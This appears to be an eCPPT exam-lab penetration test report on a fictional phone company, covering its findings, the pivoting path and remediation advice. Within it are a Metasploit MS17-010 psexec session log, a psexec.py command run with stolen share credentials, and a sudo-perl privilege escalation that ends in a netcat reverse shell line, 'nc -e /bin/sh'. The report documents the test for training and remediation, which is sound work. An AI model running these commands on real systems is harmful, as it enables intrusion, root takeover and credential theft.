Elearn Security ECPPT Exam Scenario

Client: Foo Phones LLC

Author	Mike Parker
Date	05 November 2019
Version	1.0
Class	Commercial

Contents

List of Figures

List of Tables

1 Document Control

1.1 Document Issuer

Issuer	CNS - 6 Degrees
Address	1-3 Pemberton Row, London, EC4 3BG
Telephone	0207 592 8800
Fax	0207 353 7336
Author	Mike Parker

1.2 Document History

Date Issued	Version	Comment	Author
05/11/2019	1.0	Publication	Mike Parker

Table 1: Report Publication History

1.3 Non Disclosure Statement

This document contains intellectual property rights and copyright, which are proprietary to the CNS Group. The work and the information it contains are submitted for the purpose of making a proposal, fulfilling a contract or as marketing collateral. It is to be treated as confidential and shall not be used for any other purpose. It shall not be copied or disclosed to third parties in whole or in part without the prior written consent of the CNS Group.

1.4 Comments on Report

The CNS Group welcomes comments and feedback on our reports. Any comments on this report should be passed to the CNS Group within 10 working days of the report being issued to the client. If no comments are provided within this timeframe the client will be deemed to have accepted the report and its findings in full.

1.5 Statement of Limitation

This work was performed under the standard the CNS Group terms and Conditions of Sale. The CNS Group tested the systems at the requested time and is unable to comment on the security or vulnerabilities that existed prior to or after the testing was performed. All testing is time limited and it might not be possible to fully investigate every issue or find all possible security issues. The CNS Group cannot comment on systems that were outside of the scope of this report, were unavailable at the time of testing or where the required access was not provided. This report should not be considered to be a list of all vulnerabilities or issues that exist on the system or environment. The CNS Group cannot comment on the fixes applied to systems after this test without technically assessing them.

2 Technical Summary

The following document summarises the results of the penetration test undertaken by the CNS Group on behalf of Foo Phones LLC.

2.1 Scope of Testing

2.1.1 Assessment

I conducted a Penetration Test of the mobile phone organisation foophones. This included the following testing elements:

- Full TCP port scan.
- Common UDP port scan.
- Full Vulnerability Scan (all open ports and services).
- Manual investigation of any open ports and services.

Also from a OWASP Web Application Perspective

- Auto-complete data retention
- Controls against automated attacks
- URL authorisation
- Session fixation
- Session token settings
- Malicious file upload
- HTTP response splitting
- Cross site request forgery
- Multiple request submission
- File Upload evaluation
- Flaws within the application logic
- SQL injection
- Shell command injection
- Cross site scripting

Internal aspects for the organisation were also tested once a machine was compromised as well as the ability to escalate privileges on compromised machines. Finally how easy it is for an attacker to pivot onto other internal networks with the final aim being to exploit the DMZ server which was accomplished.

2.1.2 Targets

- Web Server 10.90.60.80
- Corporate Network 10.185.10.0/24
- Organisation Network 10.185.10.0/23
- DMZ 10.185.11.0/24

2.1.3 Testing Dates

This assessment was conducted between 04th - 11th November 2019.

2.2 Assessment Team

This assessment was performed by the following consultants:

- Mike Parker (Project Lead)

2.3 Source IPs

All external testing took place from the dedicated exam environment, the source address I was given is listed below.

- 172.16.40.6

2.4 Critical Recommendations

Multiple Critical Vulnerabilities were discovered during the engagement which led to the full compromise of the web server machine on the initial network, it was then possible to pivot to the corporate network to continue exploitation of other Windows machines through psexec and a buffer overflow exploit and then finally to pivot to the final DMZ network. Where the compromise of previous machines on proceeding subnets allowed for the disclosure of credentials to access the DMZ server via SSH.

2.5 General Recommendations

Multiple unsupported operating systems were discovered to be running on all hosts throughout the network infrastructure as well as unpatched software which should be remedied immediately doing so would help to mitigate many of the more critical vulnerabilities discovered on these hosts.

As previously mentioned in the report multiple code injections are present on the initial web application. Sanitizing all user input as well as deploying a WAF would help to mitigate many of these found issues. Anti-virus must be deployed on all machines in the organisation in order to stop the running of malicious executables such as Mimikatz for example which can be used on a compromised Windows host to pull credentials from memory.

Within the Windows environments the psexec modules should be disabled in order to stop users remotely authenticating

with other Windows file share devices via just a username and hash of the password. SMB signing should also be enabled on all Windows hosts. All hosts should be checked for easy privilege escalation points such as SUID binaries and whether sudo privileges have been at all misconfigured. Kernel versions on all hosts must be checked for available privilege escalation exploits.

The Customer Management Portal application running on one of the hosts was discovered to be vulnerable to a buffer overflow exploit and should be immediately disabled and its application source code completely rewritten as at present it is possible to leverage this buffer overflow to gain remote code execution and ultimately spawn a shell which is what I managed to do during the engagement.

All software and applications running on hosts in the network should be at the latest version and also fully patched. I make particular reference to a running instance of WINSCP which allowed me to run a post exploitation module against it within Metasploit to gain working credentials for the final server in the DMZ network.

2.6 Statistics

2.6.1 Issue Severity vs. Likelihood Map

The following table displays the number of issues according to both severity and likelihood.

Likelihood \ Severity	Critical	High	Medium	Low
High	7	8	2	1
Medium	0	0	0	0
Low	0	0	0	0

2.6.2 Issue Severity Averages

No. Hosts Tested	5
Average No. Issues Per Host	3.60
Average No. Critical Issues Per Host	1.40
Average No. High Issues Per Host	1.60
Average No. Medium Issues Per Host	0.40
Average No. Low Issues Per Host	0.20

2.7 Overall Conclusion

In comparison to similarly scoped engagements from a black box perspective the foophones external internal and application level of security was found to be incredibly poor. Gaining a foothold onto the network through the initial web application is a trivial task for any potential threat actor. With the application being vulnerable to multiple critical code injections leading to complete takeover.

Once a device was compromised privilege escalation as well as pivoting to reach other parts of the internal infrastructure was also possible as mentioned in the report no anti virus solution appeared present on any of these devices allowing for the unrestricted upload, download and execution of malicious payloads. Outdated Operating Systems and unpatched software appeared to make up the majority of the environment that was encountered during the engagement.

The web application must be completely overhauled to begin with as this is currently the potential threat actors publicly available initial entry point to the internal network. User input must be sanitized as previously mentioned by the server with tags and malicious characters being stripped. Encoding must also be added when user input is processed by the server and a Web Application Firewall must be deployed and fine tuned to catch malicious payloads this will help to mitigate the multiple code injections I found on the application. An anti-virus solution should also be deployed on the discovered devices.

Within Windows the psexec module allowing users to authenticate remotely with file shares on other systems should also be disabled.

After gaining root access to both Windows machines using psexec, a buffer overflow vulnerability was discovered on a running application in the corporate network. After local exploit development on a Windows 7 VM using Immunity Debugger it was possible to create a working exploit which eventually resulted in another shell on the corporate network. The application running on port 42424 on this host needs to have an immediate code review and should be completely disabled until such an obvious buffer overflow exploit is mitigated.

This particular host had a running WINSCP instance on it and it proved trivial to then use a post exploitation module in Metasploit in order to gain working SSH credentials. It is important that running software on machines are the latest versions available and fully patched in order to stop such credential harvesting exploits.

Finally the DMZ server that I was able to gain SSH credentials for from the buffer overflow box immediately provided me with a file z-cmd.php which allowed me to run commands as root via a server running locally on the box on port 8989. Such a work around for a user to run root commands is an unacceptable security oversight these commands should only be run by a root user or if needed give the user in question additional privileges.

Immediately making these changes as well as patching and updating the running Operating Systems and software should bring the foophones external and internal infrastructure up to a much more acceptable level of security, although many more remediations will have to be made in the future before they can be considered secure.

3 Issue Summary

The table in this section offers a technical summary of the vulnerabilities that were discovered during the test.

3.1 Table Of Vulnerabilities Discovered

Issue Title	Severity	Likelihood	Type	Hosts	UID
MS17_010 (psexec) Pass the Hash (1 Host Affected)	Critical	High	Security Misconfiguration	10.185.10.27	129187
Pass the Hash (psexec) (1 Host Affected)	Critical	High	Security Misconfiguration	10.185.10.34	124819
Sudoers File Misconfiguration Privilege Escalation (1 Host Affected)	Critical	High	Security Misconfiguration	foophonesels	124816
Weak Hashing Algorithms In Use (1 Host Affected)	Critical	High	Weak Authentication	foophonesels	124817
CVE 2012-1823 PHP CGI Arguement Injection (1 Host Affected)	Critical	High	Code Injection	foophonesels	124815
SQL Injection (1 Host Affected)	Critical	High	Code Injection	foophonesels	124814
Buffer Overflow Exploit Development (1 Host Affected)	Critical	High	Host Breach	10.185.10.55	129197
Insecure WinSCP SSH Credentials found in memory (1 Host Affected)	High	High	Information Disclosure	10.185.10.55	129200
No Anti Virus Installed (1 Host Affected)	High	High	Security Misconfiguration	foophonesels	124829
No Anti Virus Installed	High	High	Security Misconfiguration	10.185.10.34	124828

Continued on next page...

Issue Title	Severity	Likelihood	Type	Hosts	UID
(1 Host Affected)					
Privilege Escalation Bypass (1 Host Affected)	High	High	Security Misconfiguration	10.185.11.127	129201
Windows Plain Text Passwords Stored In Memory (1 Host Affected)	High	High	Weak Authentication	10.185.10.34	124830
HTML Injection (1 Host Affected)	High	High	Code Injection	foophonesels	124813
Reflective Cross Site Scripting (XSS) (1 Host Affected)	High	High	Code Injection	foophonesels	124812
Post Exploitation Additional Pivoting (10.185.10.34) (1 Host Affected)	High	High	Network Breach	10.185.10.34	129199
Insecure Protocol RDP (1 Host Affected)	Medium	High	Network Breach	10.185.10.34	124831
Post Exploitaion Pivotting Setup and Explanation (1 Host Affected)	Medium	High	Network Breach	foophonesels	124818
Host Enumeration – New Target Discovered (1 Host Affected)	Low	High	Information Disclosure	10.185.10.27	129188

Table 2: Issue Summary Table

4 Security Issues Identified

4.1 MS17_010 (psexec) Pass the Hash

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration

Explanation of Issue

A host on the corporate network 10.185.10.27 was discovered to be vulnerable to the psexec attack. Unlike the other Windows host on the corporate network with open smb ports no share credentials were needed to be passed in order to execute the x64 bind shell.

I used psexec in conjunction with the MS10.017 vulnerability in order to authenticate with the share on the Windows Operating System using the available Metasploit module no credentials necessary. Setting a x64 Windows bind tcp meterpreter as the payload for the listener I was able to get a root shell on the Windows Machine. Please refer to my included screenshots for further information.

```
msf5 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > RUN
[-] Unknown command: RUN.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.27:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.185.10.27:445 - Built a write-what-where primitive...
[+] 10.185.10.27:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.27:445 - Selecting PowerShell target
[*] 10.185.10.27:445 - Executing the payload...
[+] 10.185.10.27:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.27:4444
[*] Sending stage (206403 bytes) to 10.185.10.27
[*] Meterpreter session 4 opened (172.16.40.6-10.90.60.80:0 -> 10.185.10.27:4444) at 2019-11-04 11:45:05 -0500

meterpreter > background
msf5 exploit(windows/smb/ms17_010_psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  2         meterpreter python/linux  root @ foophonesels  172.16.40.6:4444 -> 10.90.60.80:57854 (10.90.60.80)
  4         meterpreter x64/windows                       172.16.40.6-10.90.60.80:0 -> 10.185.10.27:4444 (10.185.10.27)
```

Figure 1: MS17_010 (psexec) Bind x64 Meterpreter

List of Hosts Identified

10.185.10.27

Recommendation

Psexec is less of a vulnerability and more of an actual built in Windows feature. To mitigate this issue I would suggest updating to a later version of Windows which has the option to turn the pexec module.

4.2 Pass the Hash (psexec)

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration

Explanation of Issue

The psexec module was used to gain access to systems that you already know the credentials for earlier on in the engagement I discovered the credentials on the Linux box for a remote Windows file share which I have just so happened to find as one of the hosts in the corporate network. With the credentials that I discovered I did not even need to pass the share_admins hash as I had the password already in plaintext available to me.

```
proxychains psexec.py share_admin@10.185.10.34 cmd.exe
```

After this I simply used psexec in conjunction with MS10.017 vulnerability in order to authenticate with the share on the Windows Operating System using the available Metasploit module. Setting a x64 Windows reverse tcp meterpreter as the payload for the listener I was able to get a root shell on the Windows Machine. Please refer to my included screenshots for further information.

My next objective was to attempt to privilege escalate again onto the next network and to root the DMZ server eventually as my main objective.



Figure 2: proxychains psexec.py share_admin@10.185.10.34 cmd.exe



Figure 3: Meterpreter-reverse-shell through psexec



Figure 4: SMB-Share-Creds-Used-with-psexec

List of Hosts Identified

10.185.10.34

Recommendation

Psexec is less of a vulnerability and more of an actual built in Windows feature. To mitigate this issue I would suggest updating to a later version of Windows which has the option to turn the pexec module.

4.3 Sudoers File Misconfiguration Privilege Escalation

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration	CVSS:	7.1

Explanation of Issue

The shell that I had access to on the remote web server was running with the privileges www.data this made sense as I was coming in from exploiting the web application however if I was going to successfully completely compromise this host as well as pivot onto the other networks I was going to need to be operating as root. In order to do this I was going to have to find some type of privilege escalation vulnerability on the compromised host.

This was achieved using the following method: sudo −l This command provides output on any files available that can be executed as root or superuser by any user on the box. The output of this command informed me that the /usr/bin/perl command basically the perl interpreter could be run with sudo privileges by anyone. A directory was found called backup.pl which contained a bash script copy.sh, upon catting this script I saw that any command that I added to this file would then be executed with sudo privileges.

I setup a netcat listener on my machine and ran the following commands to get a connect back shell.

```
nc -lvnp 9001 ----- Listener set up on port 9001
sudo /usr/bin/perl /root/backup.pl
echo "nc -e /bin/sh 172.16.40.5 9001" > /root/copy.sh --- The command I copied in to execute the as
    root will spawn a root shell to my listener from the target.
```



Figure 5: Netcat Connect Back



Figure 6: Dumping the /etc/shadow file

